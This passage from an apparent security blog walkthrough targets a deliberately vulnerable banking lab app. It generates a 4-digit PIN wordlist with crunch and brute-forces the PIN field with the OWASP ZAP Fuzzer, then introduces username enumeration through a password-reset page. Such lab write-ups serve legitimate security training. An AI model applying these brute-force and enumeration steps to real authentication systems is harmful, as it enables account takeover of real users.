
Once the HTTP request is loaded inside the Fuzzer interface, we highlight the exact PIN digits within the message body. By clicking the “Add…” button next to the selection, we designate this field as our active fuzzing position, effectively transforming it into a variable target that OWASP ZAP can manipulate.

With our fuzzing position locked in, we click the “Add…” button inside the Payloads dialogue window to configure our target dictionary.

However, before we can feed a list of combinations into the fuzzer, we first need to generate our target wordlist. Since we want to ensure we cover every single possibility, we turn to cruncha powerful command-line utility designed to create custom wordlists based on specific patterns. The newes API is using a 4-digit pin, creating a 4-digit wordlist covering all numeric values from 0 to 9 guarantees we map out a total of 10000 combinations, making our attack entirely foolproof against any length variations.
To build this custom password list, we drop back into our Kali terminal and execute the following crunch command.
1
2
3
4
5
6
7
8
9
10
11
┌──(emvee㉿kali)-[~/Documents/vulnbank/vuln-bank]
└─$ crunch 4 4 0123456789 -o 4-digits-0000-9999.txt
Crunch will now generate the following amount of data: 50000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 10000

crunch: 100% completed generating output
In this command, the first two parameters specify both the minimum and maximum length of the strings as 4 characters. The string of numbers that follows tells crunch exactly which character set to use for the generation process, and the -o flag outputs all 10000 generated sequential combinations directly into a clean text file named 4-digits-0000-9999.txt, ready to be loaded into OWASP ZAP.

Once the file is successfully loaded into the payload manager, we can proceed with our attack by clicking the “Add” button to confirm our dictionary selection.

In the following configuration screen, we simply click “OK” to finalize the fuzzing profile and close the payload configuration windows.

With the target parameter marked and our custom crunch wordlist armed, all that is left to do is click the “Start Fuzzer” button at the bottom of the interface to unleash the attack.

As the attack runs at lightning speed, we can analyze the incoming results in real-time. To determine whether our heist was successful, we can sort the results table by different columns to find the single request that stands out. The most effective ways to spot the correct PIN are filtering by the HTTP Response Code (looking for a successful 200 OK or redirect instead of a generic 400 Bad Request) or sorting by the Response Length to catch the payload that returned a unique response body.

This time, our brute force attack finishes in a flash because OWASP ZAP Fuzzer does not enforce any rate throttling on its performance. While Burp Suite Intruder is undeniably user friendly and visually intuitive, once you understand how to navigate the OWASP ZAP workflow, it proves to be an outstanding, restriction free alternative for fast paced automated testing (brute force attacking).
Username enumeration

Before we can launch targeted authentication attacks or trigger password resets, we need to know who our targets are. There are several ways to gather valid usernames from a web application. One of the most effective methods is checking public-facing functionalities such as the “Forgot Password” portal or the registration form.
If these components are poorly designed, they will leak information about whether a specific user exists in the database. In the example below, I will demonstrate how we can use the web browser to perform username enumeration directly through the bank’s password reset feature.
To Be Continued…
Due to limited time today, I have to pause our digital heist right here. However, this is only the beginning of our deep dive into this vulnerable banking environment.
In future updates to this blog, we will expand our operation even further. We will look into tampering with session data using jwt_tool, exploring hidden database architectures, and uncovering the rest of the critical vulnerabilities hidden deep inside the vault.
Stay tuned, keep your security patches up to date, and see you back soon in this post!